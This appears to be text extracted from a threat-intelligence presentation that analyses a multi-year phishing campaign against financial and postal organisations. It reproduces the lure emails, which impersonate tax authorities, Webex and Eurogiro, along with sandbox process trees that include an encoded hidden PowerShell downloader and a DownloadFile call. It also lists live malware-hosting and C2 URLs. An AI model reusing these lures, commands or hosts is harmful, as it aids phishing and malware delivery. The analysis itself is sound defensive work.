The "powershell dump" content is as follows:

- System is w7\_1
- wscript.exe (PID: 3744 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\Desktop\BCAO.wsf' MD5: 979D747...)
- cmd.exe (PID: 3800 cmdline: 'C:\Windows\system32\cmd.exe' '/C PoWErsHELI.exe -eX byPaSS -NOL...')
- powershell.exe (PID: 3824 cmdline: PoWErsHELI.exe -eX byPaSS -NOL -W HIDDEN -Ec AFMAWQBzAHQAZQBNAC4ATgBIAHQALgB3AEUAQgBjAGwASQBFAG4AdAApAC4AZABvAHcAbgBsAG8AQQBk...)

Another red box highlights a string found in memory: "String found in binary or memory: <https://github.com/infoservice1010/info/raw/master/2.exe>".

# 2018-02-11 – Mail with 2 VBS attachments (2nd mail 3 days after 1st – same From & Subject)



# 2018-02-11 – Mail with WSF attachment (3rd mail 4 days after 1st – Downloading EXE from **github . com**)

Hello,


Please find attached the new IFS automation module to be executed, this module will support the exchange rate configuration in the IFS management console.

Of course i remain available for futher information on the configuration of IFS.

Have a good day

Regards,

Redacted



# 2018-02-13 – Mail with HTA attachment & Link to HTA (5th mail 5 days after 1st – Link to [a.pomfe.co](#))

The screenshot shows two views of an Outlook email. The left view is the original message, and the right view is a preview or a copy of the message.

**Original Message (Left):**

- From: DSI <servicecourrier@dsi.com>
- Date: Di, 13.02.2018 19:55
- Subject: URGENT !!!
- Attachment: unsafe attachments: Notre De Service.hta.
- Message Content:

Mesdames, Messieurs, bonjour,  
En fichier joint, veuillez trouver  
[flash plugin](#) .Et le mettre a jours  
  
Bonne réception.
- Outlook Status: **i** Outlook blocked access to the following potentially unsafe attachments: Notre De Service.hta.

**Preview/Copy (Right):**

- In attachment: <https://a.pomfe.co/xahcta.hta>  
**Click or tap to follow link.**
- Text: [flash plugin](#). And put it a days
- Ladies and Gentlemen, hello,
- In attachment: <https://a.pomfe.co/xahcta.hta>  
**Click or tap to follow link.**
- [flash plugin](#). And put it a days
- Good reception.
- CREDIT COMMUNAUTAIRE,  
MAIL DEPARTMENT & CONNEXION,  
Head of Department,  
David SOUOP,  
GSM : 698 40 22 06,  
Email : [servicecourrier@dsi.com](mailto:servicecourrier@dsi.com)

# 2018-02-13 – Mail with Links to HTA (w/o attachment) (5th mail 5 days after 1st – Link to [a.pomfe.co](#))

Mesdames, Messieurs, bonjour,

En fichier joint, veuillez trouver

[flash plugin](#) .Et le mettre a jours

Bonne réception.

Ladies and Gentlemen, hello,


In attachment, please find

[flash plugin](#) .And put it a days

Good reception.

CREDIT COMMUNAUTAIRE,  
MAIL DEPARTMENT & CONNEXION,  
Head of Department,  
David SOUOP,  
GSM : 698 40 22 06,  
Email : [servicecourrier@dsi.com](mailto:servicecourrier@dsi.com)

# 2018-02-16 – Mail with HTA attachment (6th mail 8 days after 1st – double-extension \* .pdf .hta)



# 2018-03-09 – Mail with Link

(10th mail 1 month later – Link to **void.cat** downloading VBS)

Fr. 09.03.2018 12:45

Accès Canada <info@accescanada.com>

Urgent: Clôture du dossier OG009/2FP

To [REDACTED]

acces canada.jpeg 51 KB

Bonjour,

Nous entamons la phase finale de votre dossier d'immigration. Pour valider l'admissibilité de Visa en allant sur le lien suivant:  
[www.accescanada.com/fr/download-form?Visa](http://void.cat/d69a641b797589eb2bc7850403b4688f5748)

<http://void.cat/d69a641b797589eb2bc7850403b4688f5748> Click or tap to follow link.

Merci de le renseigner et nous le retourner avant la date de clôture.

Cordialement.

[121, Avenue des Champs -Élysées, Paris 75008 FRANCE](http://121avenuedeschampselysees.com)

Téléphone : (33) 01-53-57-28-87  
Courriel : [info@accescanada.com](mailto:info@accescanada.com)

The linked image cannot be displayed. The file may have been moved, renamed, or deleted. Verify that the link points to the correct file and location.

# 2018-08-09 – Mail with Link (VBS in ZIP) & nice image (18th mail 6 months later – Link to **githubusercontent.com**)

The screenshot shows an email interface with several redacted sections. The subject line is redacted. The body of the email contains a redacted message from the General Secretariat of PAPU. The attachment section is also heavily redacted, showing a large red box over the file names and sizes.

Redacted

QUESTIONNAIRE ON THE INTEROPERABILITY BETWEEN CUSTOMS AND POSTAL AUTHORITIES

Dear Sir/ Madam,

The General Secretariat of PAPU, has the honour to forward herewith attached letter on the above quoted subject matter for your kind attention.

Best regards,

Madame, monsieur,

Le Secrétariat général de l'UPAP, vous prie de bien vouloir trouver ci-attaché, la lettre relative à l'objet cité en référence pour votre attention.

Nous vous en souhaitons bonne réception.

Redacted

P.O.Box 6026

Arusha Municipality-United Republic of Tanzania

E-MAIL: Redacted

[https://raw.githubusercontent.com/publishedoc/papu/master/papu\\_questionnaire.zip](https://raw.githubusercontent.com/publishedoc/papu/master/papu_questionnaire.zip) · 3265

Click or tap to follow link.

Baixar todos os anexos como um arquivo zip

File	Type	Size
015 - Questi...pdf	PDF	223.8KB
015 - Questi...pdf	PDF	252.2KB
Questionnai...doc	Word document	58.5KB
Questionnai...doc	Word document	66KB

# 2019-01-14 – Mail with VBS in RAR attachment (26th mail 11 months later – D/L EXE from \*.hostingerapp.com)

---

Dear Eurogiro Member,

Following the next received alarm from GATEDK01 \*\* today:

GATEDK01 009 18:11 9316 Error while contacting LPOTTNTL ERROR:10051 4.5.14

Please find attached corrective patch to carry out your activity.

Do not hesitate to contact us if you require any further assistance.

Kind regards,

Ernest Edip

**Eurogiro Support Services**  
mail:[egsupport@seavus.com](mailto:egsupport@seavus.com)  
Phone:[+45 78737440](tel:+4578737440)

**SEAVUS Group**  
Web:[www.seavus.com](http://www.seavus.com)




**EMAIL DISCLAIMER**  
This email and any files transmitted with it are confidential and intended solely for the use of the above named recipient(s). If you have received this email in error, please delete the message and any attachments and notify the sender. E-mail transmission cannot be guaranteed to be secure or error free as information could be intercepted, corrupted, lost, destroyed, arrive late or incomplete, or contain viruses. The sender therefore does not accept liability for any errors or omissions in the contents of this message which arise as a result of e-mail transmission.



GATEDK01 009 1811 9316.rar				
Name	Type	Modified	Size	
DATA_CENTER 009 1811 9316 EUROGIRO.vbs	VBS...	14.01.2019 14:10	13'422	

# 2019-01-30 – Mail with DOC attachment

(28th mail ~12 months later – Thanks for the «Security alert»! 😊)



# 2019-04-11 – Mail with RTF attachment

(32nd mail ~14 months later – RTF -> Excel -> CMD -> PS -> EXE d/l)



- System is w7\_1
  - WINWORD.EXE (PID: 1716 cmdline: 'C:\Program Files\Microsoft\Office\Word\Word.exe' /dde /nologo /quiet /noexit /dde')
  - EXCEL.EXE (PID: 2868 cmdline: 'C:\Program Files\Microsoft\Office\Excel\Excel.exe' /dde /nologo /quiet /noexit /dde)
    - cmd.exe (PID: 2680 cmdline: unrathfully\brat\...\...\vicki.exe && set x=1,1duc)A%yFwvh'oa/N(OtHC;bW xpgErsz:Me-DPS 27,46,9,29,16,33,33,27,19,44,37,11,38,15,25,49,37,5,21,27,2,37,33,37,32,12,37,32,43,21,29,50,28,9,34,17,2,47,16,30,31,1085) DO (set initl=initl!lx:~%H,11) && if %H == 1085 call powershell.exe (PID: 2984 cmdline: powershell -ws https://user~1/AppData/Local/Temp/images.exe"; C:\Users\user\Downloads\images.exe")
    - powershell.exe (PID: 2984 cmdline: powershell -ws https://user~1/AppData/Local/Temp/images.exe"; C:\Users\user\Downloads\images.exe")
  - EXCEL.EXE (PID: 2864 cmdline: 'C:\Program Files\Microsoft\Office\Excel\Excel.exe' /dde /nologo /quiet /noexit /dde)
    - cmd.exe (PID: 1812 cmdline: unrathfully\brat\...\...\vicki.exe)

].DownloadFile('http://secureserverftp.xyz/images.exe','')

# 2019-08-12 – Mail with attachment (JS in ZIP) (52th mail 18 months later)

Bonjour Madame/Monsieur.

Veuillez trouver en pièces jointes le communiqué émanant de la Direction des Grandes Entreprises de la Direction Générale des Impôts.

Merci de votre collaboration.

La Direction Générale des Impôts  
Portail e-Impôts

Pour nous contacter :  
Tél : 42 252 525 / 07 637 637 / 07 347 347 / 74 806 131 / 20 22 95 63  
Email : [e-impots@dgi.gouv.ci](mailto:e-impots@dgi.gouv.ci)

Abidjan Plateau, Cité administrative, Tour E  
BP V 130 Abidjan, Côte d'Ivoire

Pour votre sécurité, ne répondez jamais à un courriel vous demandant vos identifiants de connexion,

...

e-impots.zip

Name	Modified	Size
e-impots.js	10.08.2019 01:32	110'182

<http://chance2019.ddns.net:1036/is-ready>

<http://13.75.76.78/hqmb/cmd.exe>

<http://chance2019.ddns.net:1036/update-status%7CExecuted+File>

# 2019-10-10 – Mail with SCR in RAR attachment (62th mail 20 months later)

Dear colleagues,

In accordance with the financial institution requirements for compliance, we ask that you complete and sign our AML Questionnaire as an attachment.

Thanks in advance.

Best regards,

Redacted

Nouveau Archive WinRAR.rar

Name	Type	Modified	Size
AML_Conformite_[REDACTED].TRANSFERT.scr	Scr...	10.10.2019 10:01	1'619'456

# 2019-10-22 – Mail with Link (SCR in RAR) & nice image (70th mail 20 months later – Link to **boxserver.online**)

Di. 22.10.2019 17:40

Help\_Desk <fofou. [REDACTED].cm>

Relance : Virement non reçu / Transfer not received

To

This item will expire in 27 days. To keep this item longer apply a different Retention Policy.  
This message was sent with High importance.

Vérifiez si ce virement joint n'est pas allé en rejet ? [urgence signalée...](#)

Check if this joint transfer did not go in rejection? [reported urgently...](#)

<http://boxserver.online/virement.detail.rar>  
[Click or tap to follow link.](#)

  
Virement.Dét...rar  
658.6kB

--

**Direction des services financiers**  
**service de contrôles des transferts**  
**222 50 74 50**  
**222 224 778 679 71 60 33**

Vérifiez si ce virement joint n'est pas allé en rejet ? [urgence signalée...](#)

Check if this joint transfer did not go in rejection? [reported urgently...](#)

<http://boxserver.online/virement.detail.rar>  
[Click or tap to follow link.](#)

  
Virement.Dét...rar  
658.6kB

# 2019-10-23 – Mail with JAR attachment (72th mail 20 months later)

 Mi. 23.10.2019 23:50

e-impots@dgi.gouv.ci

Important Communiqué

To  s [REDACTED].ch

i Outlook blocked access to the following potentially unsafe attachments: COMMUNIAUE IMPORTANT.jar.

---

Bonjour Madame/Monsieur.

Veuillez trouver en pièces jointes le communiqué émanant de la Direction des Grandes Entreprises de la Direction Générale des Impôts.

Merci de votre collaboration.

La Direction Générale des Impôts  
Portail e-Impôts

Pour nous contacter :  
Tél : 42 252 525 / 07 637 637 / 07 347 347 / 74 806 131 / 20 22 95 63  
Email : [e-impots@dgi.gouv.ci](mailto:e-impots@dgi.gouv.ci)

Abidjan Plateau, Cité administrative, Tour E  
BP V 130 Abidjan, Côte d'Ivoire

Pour votre sécurité, ne répondez jamais à un courriel vous demandant vos identifiants de connexion,

...

# 2019-10-29 – Mail with PDF attachment with Link (75th mail 20 months later – Link in PDF to **github.com**)

Di. 29.10.2019 18:50  
e-impots@dgi.gouv.ci  
URGENT E-IMPOTS

To: [REDACTED]

E-impots.pdf  
235 KB

Bonjour Madame/Monsieur.

Veuillez trouver en pièces jointes le communiqué émanant de la Direction des Grandes Entreprises de la Direction Générale des Impôts.

Merci de votre collaboration.

**La Direction Générale des Impôts**  
**Portail e-Impôts**

Pour nous contacter :  
Tél : 42 252 525 / 07 637 637 / 07 347 347 / 74 806 131 / 20 22 95 63  
Email : [e-impots@dgi.gouv.ci](mailto:e-impots@dgi.gouv.ci)

Abidjan Plateau, Cité administrative, Tour E  
BP V 130 Abidjan, Côte d'Ivoire

Pour votre sécurité, ne répondez jamais à un courriel vous demandant vos identifiants de connexion,

**Startup**

- System is w7\_1
- AcroRd32.exe (PID: 564 cmdline: 'C:\Program Files\Adobe\Reader 11.0\Reader\AcroRd32.exe' 'C:\Users\user\Desktop\E-impots.pdf MD5: 513659580A49DF6A85CDFD869895924A) [🔗](#)
  - AcroRd32.exe (PID: 1068 cmdline: 'C:\Program Files\Adobe\Reader 11.0\Reader\AcroRd32.exe' --channel=564.0.1329608148 --type=renderer 'C:\Users\user\Desktop\E-impots.pdf MD5: 513659580A49DF6A85CDFD869895924A) [🔗](#)
  - iexplore.exe (PID: 3600 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' <https://github.com/windows-word/MKS/raw/master/E-Impots.zip> MD5: EE79D654A04333F566DF07EBD) [🔗](#)
    - iexplore.exe (PID: 3588 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' SCODEF:3600 CREDAT:275457 /prefetch:2 MD5: EE79D654A04333F566DF07EBDE217928) [🔗](#)
    - svagent.exe (PID: 2656 cmdline: 'C:\PROGRA~1\Java\JRE18~1.0\_1\bin\svagent.exe' -new MD5: 78A43D6D73A416768FEF07907E0B49FE) [🔗](#)
  - AcroRd32.exe (PID: 2004 cmdline: 'C:\Program Files\Adobe\Reader 11.0\Reader\AcroRd32.exe' /b /id 1560\_1649 /f pdfshell\_shefa7cf8e-18ca-44f8-ac7c-db8a865ce81b --shell-broker-channel=513659580A49DF6A85CDFD869895924A) [🔗](#)
    - AcroRd32.exe (PID: 2420 cmdline: 'C:\Program Files\Adobe\Reader 11.0\Reader\AcroRd32.exe' --channel=2004.0.1072984914 --type=renderer --shell-broker-channel=broker\_pdfshell\_shefa7cf8e-18ca-44f8-ac7c-db8a865ce81b MD5: 513659580A49DF6A85CDFD869895924A) [🔗](#)
- cleanup

Teaser: Blocked via  
custom YARA rule

# 2019-11-05 – Mail with Link to EXE & nice look (77th mail 21 months later – Link to IP 185.12.29.38)

The image shows a screenshot of an email invitation from WEBEX messenger@webex.com. The email header includes the date (Di. 05.11.2019 14:00) and recipient information (To: [redacted]). The subject line is "Webex meeting invitation: PROJET PILOTE PPS". The main body of the email contains a message from WEBEX inviting the recipient to join a meeting, providing a meeting number (700 707 229) and password (bHfwH243). It also specifies the time zone as (UTC+01:00) Brussels, Copenhagen, Madrid, Paris and a duration of 1 hr. A green "Join meeting" button is present. A tooltip over the button displays the URL <http://185.12.29.38/yjqf/webex.exe> followed by the instruction "Click or tap to follow link.". A large red rectangular callout box highlights this tooltip. A cursor icon is shown clicking on the "Join meeting" button.

Di. 05.11.2019 14:00

WEBEX <messenger@webex.com>

Webex meeting invitation: PROJET PILOTE PPS

To: [redacted]

WEBEX invites you to join this Webex meeting.

Meeting number (access code): 700 707 229

Meeting password: bHfwH243

| (UTC+01:00) Brussels, Copenhagen, Madrid, Paris | 1 hr

<http://185.12.29.38/yjqf/webex.exe>  
Click or tap to follow link.

Join meeting

Join by phone  
+44-203-478-5289 United Kingdom toll

Global call-in numbers

# 2019-11-12 – Mail with JS in RAR attachment

## (79th mail 21 months later – RAR contains JS & pwd-protected PDF)

Dear Sir Madam,

The General Secretariat wishes to update its address database in order to facilitate the transmission of correspondence between the services financials and the different organizations.

Please find attached the UPU form to be completed by Digital Financial Services.

The form must be downloaded and completed online by the digital financial services.

Please fill in the questionnaire by **22 November 2019** at the latest.

Thank you in advance for your time and cooperation.

Best regards,

Redacted

Madame, Monsieur,

Le Secrétariat général souhaite mettre à jour sa base de données d'adresses en vue de faciliter la transmission des correspondances des services financiers au sein des différentes organisations.

Veuillez trouver en pièces jointes le formulaire émanant de l'UPU à remplir par les services financiers numériques au sein de votre organisation.

Le formulaire doit être et complété par les responsables des services financiers numériques et les opérateurs.

Nous vous saurions gré de bien vouloir remplir le questionnaire d'ici au **22 Novembre 2019** au plus tard.

D'avance nous vous remercions du temps que vous y aurez consacré ainsi que de votre coopération !

Meilleures salutations,

Redacted



IFS UPDATE.rar

	Name	Type	Modified	Size	Ratio	Packed	A...	Path
<input type="checkbox"/>	Update directory IFS.pdf	Adobe Acrobat...	05.11.2019 11:37	122'492	2%	120'340	A	
<input type="checkbox"/>	User_Manual.js	..	12.11.2019 11:18	30'228	72%	8'377	A	

# First Hand Knowledge

## Analyzing mail headers

## What is an Email Header?

**Received**: from [192.168.1.122] (192.168.1.1) by mail.example.com  
ESMTP (EIMS X 3.3.9) for <joe.user@example.com> Tue, 12 Jul 2016 13:40:34 -0700  
**From**: Chris <chris@example.com>  
**Content-Type**: multipart/alternative  
**Boundary**= "Apple-Mail=\_3EEF9FAD-3853-48C7-BD9-E25A22E9E800"  
are\_email\_headers  
467F-984D-4B9F-F9181A98A900

<https://whatismyipaddress.com/email-header>

# Message-ID / DESKTOP-name / X-Mailer

```
Received: from vmheb62097.ikoula.com (vmheb62097.ikoula.com [213.246.62.97])  
        (using TLSv1 with cipher DHE-RSA-AES256-SHA (256/256 bits))  
        (No client certificate requested)  
        by [REDACTED] with ESMTPS id 70D32806F7C6E420  
        for <[REDACTED]>; Sun, 11 Feb 2018 05:09:43 +0100 (CET)  
X-No-Relay: not in my network  
Received: from 196.183.1.158 (unknown [196.183.31.254])  
        by vmheb62097.ikoula.com (Postfix) with ESMTPPSA id A8E2F1F0D973  
        for <[REDACTED]>; Sun, 11 Feb 2018 05:09:40 +0100 (CET)  
MIME-Version: 1.0  
From: "BCAO" <servicecourrier@bcao.com>  
Reply-To: servicecourrier@bcao.com  
To: [REDACTED]  
Subject: INFORMATION URGENT !!  
Content-Type: multipart/mixed;  
        boundary="-----_NextPart_001_41A1_052E0DBA.32EC1D85"  
X-Mailer: Smart_Send_4_1_8  
Date: Sun, 11 Feb 2018 05:09:37 +0100  
Message-ID: <68884997039921923217998@DESKTOP-OLDSDAH>
```

DESKTOP-OLDSDAH

# Received header revealing Source- / Client-IP

```
Received: from vmheb62097.ikoula.com (vmheb62097.ikoula.com [213.246.62.97])
(using TLSv1 with cipher DHE-RSA-AES256-SHA (256/256 bits))
(No client certificate requested)
by mx[REDACTED] with ESMTPS id 78E93B05F7F4D37C
